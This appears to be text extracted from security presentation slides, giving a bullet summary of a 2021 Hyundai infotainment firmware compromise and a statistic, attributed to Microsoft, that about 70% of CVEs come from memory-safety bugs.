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
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- 2021 Hyundai
- Firmware Attack
- Entry ECU: Infotainment
- Bad crypto
- Root access

Source: [Blog](#)



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
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
# Memory Safety

% of memory safety vs. non-memory safety CVEs by patch year



- 70% CVE are cause by memory safety issues ([Microsoft 2019](#))

# Memory Safety



Microsoft 2022